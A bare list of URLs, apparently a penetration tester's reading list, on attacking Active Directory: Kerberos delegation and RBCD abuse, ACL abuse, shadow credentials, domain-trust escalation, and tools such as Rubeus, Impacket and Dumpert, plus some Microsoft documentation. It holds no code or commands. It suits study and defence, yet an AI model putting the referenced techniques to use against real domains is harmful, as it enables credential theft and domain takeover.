https://www.thehacker.recipes/ad/movement/kerberos/delegations#talk

https://github.com/outflanknl/Dumpert

https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution.html

https://neil-fox.github.io/Impacket-usage-&-detection/

https://www.thehacker.recipes/ad/movement

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/kerberos/delegation-abuse

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse

https://sensepost.com/blog/2020/chaining-multiple-techniques-and-tools-for-domain-takeover-using-rbcd/

https://www.notsoshant.io/blog/attacking-kerberos-constrained-delegation/

https://www.thehacker.recipes/ad/movement/kerberos/delegations

https://learn.microsoft.com/en-us/previous-versions/technet-magazine/ee361593(v=msdn.10)?redirectedfrom=MSDN

https://github.com/ShutdownRepo/targetedKerberoast

https://github.com/franc-pentest/ldeep

https://www.thehacker.recipes/ad/movement/dacl/grant-rights

https://github.com/ThePorgs/impacket

https://github.com/ShutdownRepo/pywhisker

https://github.com/Hackndo/pyGPOAbuse

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces

https://www.thehacker.recipes/ad/movement/dacl

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/acl-abuse

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d

https://adsecurity.org/?p=1640

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers

https://adsecurity.org/?p=1588

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups

https://github.com/GhostPack/Rubeus

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN

https://github.com/fortra/impacket/blob/master/examples/raiseChild.py

https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/